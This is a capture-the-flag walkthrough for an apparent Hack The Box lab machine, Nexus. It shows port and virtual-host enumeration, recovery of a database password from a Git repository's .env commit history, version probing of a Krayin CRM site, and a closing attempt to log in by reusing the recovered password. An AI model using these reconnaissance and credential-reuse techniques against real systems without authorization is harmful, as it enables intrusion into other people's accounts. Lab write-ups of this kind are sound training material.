Nexus
Level: Easy
Date: 2026-09-30
VM IP: 10.129.116.70
Machine Information: ...
Task 1
How many TCP ports are listening on Nexus?
Command used:
nmap -p- --min-rate=5000 -T4 10.129.116.70
-p-scans all 65535 TCP ports (the default scan only checks the top 1000, which can miss ports on HTB boxes)--min-rate=5000speeds things up by sending packets faster-T4sets an aggressive timing template (safe for HTB's lab environment)
Output:
┌──(macc㉿kaliLab)-[~]
└─$ nmap -p- --min-rate=5000 -T4 10.129.116.70
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-03 05:11 -0600
Nmap scan report for 10.129.116.70
Host is up (0.019s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 15.27 seconds
- Only 2 ports are open
Answer: 2
Task 2
What is the hiring manager's full email address?
Now for the web side, since nginx redirected you to http://nexus.htb/, you'll need that hostname resolving first.
Step 1: Add the host entry
echo "10.129.116.70 nexus.htb" | sudo tee -a /etc/hosts
Step 2: Browse the site
curl -s http://nexus.htb/ | less
Or open it in the browser:

Step 3: If nothing obvious on the surface, enumerate directories/subdomains
gobuster dir -u http://nexus.htb/ -w /usr/share/wordlists/dirb/common.txt -x php,html,txt
Output:
┌──(macc㉿kaliLab)-[~]
└─$ gobuster dir -u http://nexus.htb/ -w /usr/share/wordlists/dirb/common.txt -x php,html,txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://nexus.htb/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
index.html           (Status: 200) [Size: 49296]
index.html           (Status: 200) [Size: 49296]
Progress: 18452 / 18452 (100.00%)
===============================================================
Finished
===============================================================
And check for virtual host / subdomain enumeration too, since nexus.htb suggests there could be others (e.g. www.nexus.htb, dev.nexus.htb, staging.nexus.htb):
gobuster vhost -u http://nexus.htb/ -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt --append-domain
Output:
┌──(macc㉿kaliLab)-[~]
└─$ gobuster vhost -u http://nexus.htb/ -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt --append-domain
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                       http://nexus.htb/
[+] Method:                    GET
[+] Threads:                   10
[+] Wordlist:                  /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
[+] User Agent:                gobuster/3.8.2
[+] Timeout:                   10s
[+] Append Domain:             true
[+] Exclude Hostname Length:   false
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
git.nexus.htb Status: 200 [Size: 14476]
billing.nexus.htb Status: 302 [Size: 390] [--> http://billing.nexus.htb/admin/login]
Progress: 4989 / 4989 (100.00%)
===============================================================
Finished
===============================================================
Step 4: Add both to /etc/hosts
echo "10.129.116.70 git.nexus.htb billing.nexus.htb" | sudo tee -a /etc/hosts
Step 5: Check out git.nexus.htb first
Status 200 with a decent size suggests a git hosting platform (Gitea/GitLab/Gogs are common on HTB easy boxes). Just browse to http://git.nexus.htb/ in your browser and see what it is. Look for:
- Public repositories (especially anything like a company website repo, HR/recruitment repo, or internal docs)
- A repo README or commit history that might mention staff names/emails
- User/organization profile pages


I found a git repository but there is not much to see:
If it's a Gitea-style instance, also try:
Note billing.nexus.htb
- This redirects to an admin login (
/admin/login) — worth bookmarking for a later task, but probably not where the hiring manager's email lives. Don't rabbit-hole into it yet; focus on git first since public repos are the much more common source of a "find this person's email" flag.
Finding: Actually by clicking around the page I was able to find a job posting that lists the hiring manager email:

Answer: j.matthew@nexus.htb
Task 3
What is the name of the additional subdomain hosting the Git service discovered during enumeration of nexus.htb?
We already enumerated vhosts in #Task 2 and found out the vhost:
git.nexus.htb
- The subdomain here is
git
Answer: git
Task 4
What is the DB_PASSWORD discovered while enumerating the exposed repository?
When we enter the directory:
We can see a .env file:
APP_NAME='Krayin CRM'
APP_ENV=local
APP_KEY=
APP_DEBUG=true
APP_URL=http://billing.nexus.htb
APP_TIMEZONE=Asia/Kolkata
APP_LOCALE=en
APP_CURRENCY=USD
VITE_HOST=
VITE_PORT=
LOG_CHANNEL=stack
LOG_LEVEL=debug
DB_CONNECTION=mysql
DB_HOST=krayin-mysql
DB_PORT=3306
DB_DATABASE=krayin
DB_USERNAME=krayin
DB_PASSWORD=
DB_PREFIX=
BROADCAST_DRIVER=log
CACHE_DRIVER=file
QUEUE_CONNECTION=sync
SESSION_DRIVER=file
SESSION_LIFETIME=120
MEMCACHED_HOST=127.0.0.1
REDIS_HOST=127.0.0.1
REDIS_PASSWORD=null
REDIS_PORT=6379
MAIL_MAILER=smtp
MAIL_HOST=mailhog
MAIL_PORT=1025
MAIL_USERNAME=null
MAIL_PASSWORD=null
MAIL_ENCRYPTION=null
MAIL_FROM_ADDRESS=laravel@krayincrm.com
MAIL_FROM_NAME="${APP_NAME}"
MAIL_DOMAIN=webkul.com
MAIL_RECEIVER_DRIVER=sendgrid
IMAP_HOST=imap.nexus.htb
IMAP_PORT=993
IMAP_ENCRYPTION=ssl
IMAP_VALIDATE_CERT=true
IMAP_USERNAME=username1
IMAP_PASSWORD=password1
AWS_ACCESS_KEY_ID=
AWS_SECRET_ACCESS_KEY=
AWS_DEFAULT_REGION=us-east-1
AWS_BUCKET=
PUSHER_APP_ID=
PUSHER_APP_KEY=
PUSHER_APP_SECRET=
PUSHER_APP_CLUSTER=mt1
MIX_PUSHER_APP_KEY="${PUSHER_APP_KEY}"
MIX_PUSHER_APP_CLUSTER="${PUSHER_APP_CLUSTER}"
The current .env has DB_PASSWORD= blank — but that doesn't mean it was always empty. Since this is a git repo, the real move is to check the commit history for that file, since a password may have been set in an earlier commit and later blanked/rotated out.
Step 1: Clone the repo (if you haven't already)
git clone http://git.nexus.htb/<user_or_org>/<repo>.git
cd <repo>
Step 2: Check the commit history of the .env file specifically
git log --follow -p -- .env
Output:
┌──(macc㉿kaliLab)-[~/krayin-docker-setup]
└─$ git log --follow -p -- .env
commit 9b817fa4e073d12fc43952acb09f3067b2f17adf (HEAD -> main, origin/main, origin/HEAD)
Author: admin <admin@nexus.htb>
Date:   Thu Apr 23 18:05:22 2026 +0000

    Upload files to "/"

diff --git a/.env b/.env
index cb7ccc3..5ae1bb2 100644
--- a/.env
+++ b/.env
@@ -2,7 +2,7 @@ APP_NAME='Krayin CRM'
 APP_ENV=local
 APP_KEY=
 APP_DEBUG=true
-APP_URL=http://nexus.htb
+APP_URL=http://billing.nexus.htb
 APP_TIMEZONE=Asia/Kolkata
 APP_LOCALE=en
 APP_CURRENCY=USD
@@ -15,7 +15,7 @@ DB_HOST=krayin-mysql
 DB_PORT=3306
 DB_DATABASE=krayin
 DB_USERNAME=krayin
-DB_PASSWORD=N27xh!!2ucY04
+DB_PASSWORD=
 DB_PREFIX=
 BROADCAST_DRIVER=log
 CACHE_DRIVER=file

commit 1615c465b74e5d7ad3162873382dd8b3869ca892
Author: admin <admin@nexus.htb>
Date:   Thu Apr 23 18:03:37 2026 +0000

    Upload files to "/"

diff --git a/.env b/.env
new file mode 100644
index 0000000..cb7ccc3
--- /dev/null
- We got a password!
Answer: N27xh!!2ucY04
Task 5
What version of Krayin CRM is running on the billing subdomain?
Step 1: Check the login page / source for version hints
curl -s http://billing.nexus.htb/admin/login | grep -i -E "version|krayin"
Krayin sometimes leaks its version in page comments, meta tags, or footer text.
Step 2: Check common static asset paths for version strings
Laravel/Krayin apps often expose a composer.json, package.json, or changelog if directory listing or direct file access isn't locked down:
curl -s http://billing.nexus.htb/composer.json
curl -s http://billing.nexus.htb/package.json
curl -s http://billing.nexus.htb/CHANGELOG.md
curl -s http://billing.nexus.htb/readme.md
Step 3: Check the git repo you already have
Since you have the krayin-docker-setup repo cloned, check if it pins a version in docker-compose.yml (image tag) or if there's a composer.json/composer.lock in the repo:
cat docker-compose.yml | grep -i krayin
ls -la
find . -iname "composer*"
Output:
┌──(macc㉿kaliLab)-[~/krayin-docker-setup]
└─$ cat docker-compose.yml | grep -i krayin
  krayin-app:
    image: webkul/krayin:latest
      - krayin-mysql
      APP_NAME: "Krayin CRM"
      DB_HOST: krayin-mysql
      DB_DATABASE: krayin
      DB_USERNAME: krayin
  krayin-mysql:
      MYSQL_DATABASE: krayin
      MYSQL_USER: krayin
  krayin-phpmyadmin:
      PMA_HOST: krayin-mysql
      PMA_USER: krayin

┌──(macc㉿kaliLab)-[~/krayin-docker-setup]
└─$ ls -la
total 24
drwxrwxr-x  3 macc macc 4096 Oct  3 05:47 .
drwx------ 39 macc macc 4096 Oct  3 05:47 ..
-rw-rw-r--  1 macc macc 1145 Oct  3 05:47 docker-compose.yml
-rw-rw-r--  1 macc macc 1024 Oct  3 05:47 documents
-rw-rw-r--  1 macc macc 1110 Oct  3 05:47 .env
drwxrwxr-x  7 macc macc 4096 Oct  3 05:47 .git

┌──(macc㉿kaliLab)-[~/krayin-docker-setup]
└─$ find . -iname "composer*"
curl -I http://billing.nexus.htb/admin/login
Output:
┌──(macc㉿kaliLab)-[~/krayin-docker-setup]
└─$ curl -I http://billing.nexus.htb/admin/login
\HTTP/1.1 200 OK
Server: nginx/1.24.0 (Ubuntu)
Content-Type: text/html; charset=utf-8
Connection: keep-alive
Cache-Control: no-cache, private
Date: Sat, 03 Oct 2026 11:56:33 GMT
phpdebugbar-id: 01M40SZ0FDC8Z5RKV8CV3QFYDF
Set-Cookie: XSRF-TOKEN=eyJpdiI6IlkvOWMzTStEa3VFNlZXUmQzdTNPM1E9PSIsInZhbHVlIjoiSUJiaS9NOXMvK1hYZ0NZSmJMdWYxTmZXSnJ0YWRMWnExMHVRU0VWOEw1L3JYQXd4NVJocEdrWkdWYjYzeDZJZG5yMlM4Q1RySGZQZDBWcWs4M2Fxd3ZlTzlFRngxTjhSbmtOaUpXaXNLa0dVL3U0L09HaE1zT1JyaDBHQjNPK3giLCJtYWMiOiJmZDVhNTJjZGJlZTk5Nzc4MGI2NzFmMzM2MWFiOTU1N2U2ZGJiMzY2YjI1M2E0NzY1OTIxNzY5YTIyNjYxYzg0IiwidGFnIjoiIn0%3D; expires=Sat, 03 Oct 2026 13:56:33 GMT; Max-Age=7200; path=/; samesite=lax
Set-Cookie: krayin_crm_session=eyJpdiI6Ik1SZTZzQkhnUmVpUDgzM1lXQksxekE9PSIsInZhbHVlIjoiTllsOWRLY1J4cVR4YWJGZ0oxVjd2MTlRbGtCdHBPUDYreW1UTFRDWFVLbWxzczZyMTd5RHN4RUxvOGc1K2VPMFQ0ZE1qWGxsYVp3ZVpSM0hhalpoalBQYUE2alJpUFd5LzVqT0FDam12bi9PMlg1bGRqVWxkaktuZzJBZ1cvekoiLCJtYWMiOiJhMzA0MjAxMDc0YmI2MGVmNGVlODM3YTk1YWZhMmEyZmZiYmQ0ZDBhOWI0MmVlNzlkMjJhNTAyNDY4OGViNzdjIiwidGFnIjoiIn0%3D; expires=Sat, 03 Oct 2026 13:56:33 GMT; Max-Age=7200; path=/; httponly; samesite=lax
The docker-compose.yml pins webkul/krayin:latest — no version number there.
Step 4: Check the rendered HTML/footer of the login page itself
Krayin typically shows a version string in the footer or page meta on the admin login screen. Try:
curl -s http://billing.nexus.htb/admin/login | grep -i -E "v[0-9]+\.[0-9]+|krayin.*version|footer"
Or just open it in Firefox and view-source, searching for "Krayin" — CRM login pages often have "Powered by Krayin vX.X.X" somewhere in the footer.
- No significant findings
Step 5: Check for a composer.json with the Krayin package version
The git repo you cloned is just the docker-compose/env setup, not the actual CRM codebase, so composer.json won't be there. But the debugbar backtraces reveal the live app's path structure: /var/www/krayin/. If you can get RCE or LFI later this would help, but for now try:
curl -s http://billing.nexus.htb/admin/build/manifest.json
curl -s http://billing.nexus.htb/CHANGELOG.md
curl -s http://billing.nexus.htb/vendor/webkul/krayin-crm/composer.json
- CHANGELOG.md not found
- composer.json not found
Output:
┌──(macc㉿kaliLab)-[~/krayin-docker-setup]
└─$ curl -s http://billing.nexus.htb/admin/build/manifest.json
{
  "node_modules/vue-cal/dist/drag-and-drop.es.js": {
    "file": "assets/drag-and-drop.es-JkAdgoaa.js",
    "name": "drag-and-drop.es",
    "src": "node_modules/vue-cal/dist/drag-and-drop.es.js",
    "isDynamicEntry": true
  },
  ...
curl -s http://billing.nexus.htb/admin/system-information
curl -s http://billing.nexus.htb/changelog
- Not found
- Not found
You still haven't looked inside that documents file in the git repo. Given its generic name, it could easily contain install notes, a version reference, or even credentials:
cat documents
file documents
- Nothing returned
Output:
documents: data
"data" from file just means it didn't match a known magic signature by extension — let's actually look at the bytes.
xxd documents | head -20
Output:
┌──(macc㉿kaliLab)-[~/krayin-docker-setup]
└─$ xxd documents | head -20
00000000: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000010: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000020: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000030: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000040: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000050: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000060: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000070: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000080: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000090: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000a0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000b0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000c0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000d0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000e0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000f0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000100: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000110: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000120: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000130: 0000 0000 0000 0000 0000 0000 0000 0000  ................
- Completely empty file
Also worth trying directly on the CHANGELOG, since that curl didn't return results in your last output:
curl -s -o /dev/null -w "%{http_code}\n" http://billing.nexus.htb/CHANGELOG.md
curl -s -o /dev/null -w "%{http_code}\n" http://billing.nexus.htb/changelog.md
curl -s -o /dev/null -w "%{http_code}\n" http://billing.nexus.htb/readme.md
Output:
┌──(macc㉿kaliLab)-[~/krayin-docker-setup]
└─$ curl -s -o /dev/null -w "%{http_code}\n" http://billing.nexus.htb/CHANGELOG.md
404

┌──(macc㉿kaliLab)-[~/krayin-docker-setup]
└─$ curl -s -o /dev/null -w "%{http_code}\n" http://billing.nexus.htb/changelog.md
404

┌──(macc㉿kaliLab)-[~/krayin-docker-setup]
└─$ curl -s -o /dev/null -w "%{http_code}\n" http://billing.nexus.htb/readme.md
404
And since you now have DB_PASSWORD=N27xh!!2ucY04 plus DB_USERNAME=krayin, DB_DATABASE=krayin — if MySQL (port 3306) or phpMyAdmin from that docker-compose is reachable (directly, or via another vhost/port you haven't enumerated yet), you could query the database directly for version info, e.g. a core_config or migrations table often stores it. Worth a quick port check:
nmap -p 3306,8080,8081 10.129.116.70
Output:
┌──(macc㉿kaliLab)-[~/krayin-docker-setup]
└─$ nmap -p 3306,8080,8081 10.129.116.70
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-03 06:20 -0600
Nmap scan report for nexus.htb (10.129.116.70)
Host is up (0.078s latency).

PORT     STATE  SERVICE
3306/tcp closed mysql
8080/tcp closed http-proxy
8081/tcp closed blackice-icecap

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds
Other attempts:
┌──(macc㉿kaliLab)-[~/krayin-docker-setup]
└─$ curl -s -o /dev/null -w "%{http_code}\n" http://billing.nexus.htb/.git/HEAD
404
┌──(macc㉿kaliLab)-[~/krayin-docker-setup]
└─$ curl -s http://billing.nexus.htb/vendor/composer/installed.json | head -50
<!DOCTYPE html>
<html>
    <head>
        <meta charset="UTF-8" />
        <meta http-equiv="refresh" content="0;url='http://billing.nexus.htb/admin/dashboard'" />

        <title>Redirecting to http://billing.nexus.htb/admin/dashboard</title>
    </head>
    <body>
        Redirecting to <a href="http://billing.nexus.htb/admin/dashboard">http://billing.nexus.htb/admin/dashboard</a>.
    </body>
</html>
┌──(macc㉿kaliLab)-[~/krayin-docker-setup]
└─$ curl -s -o /dev/null -w "%{http_code}\n" http://billing.nexus.htb/composer.lock
404
Finding: Tried logging to billing.nexus.htb in with the information we know by the previous tasks:
- Email: j.matthew@nexus.htb
- Password: N27xh!!2ucY04
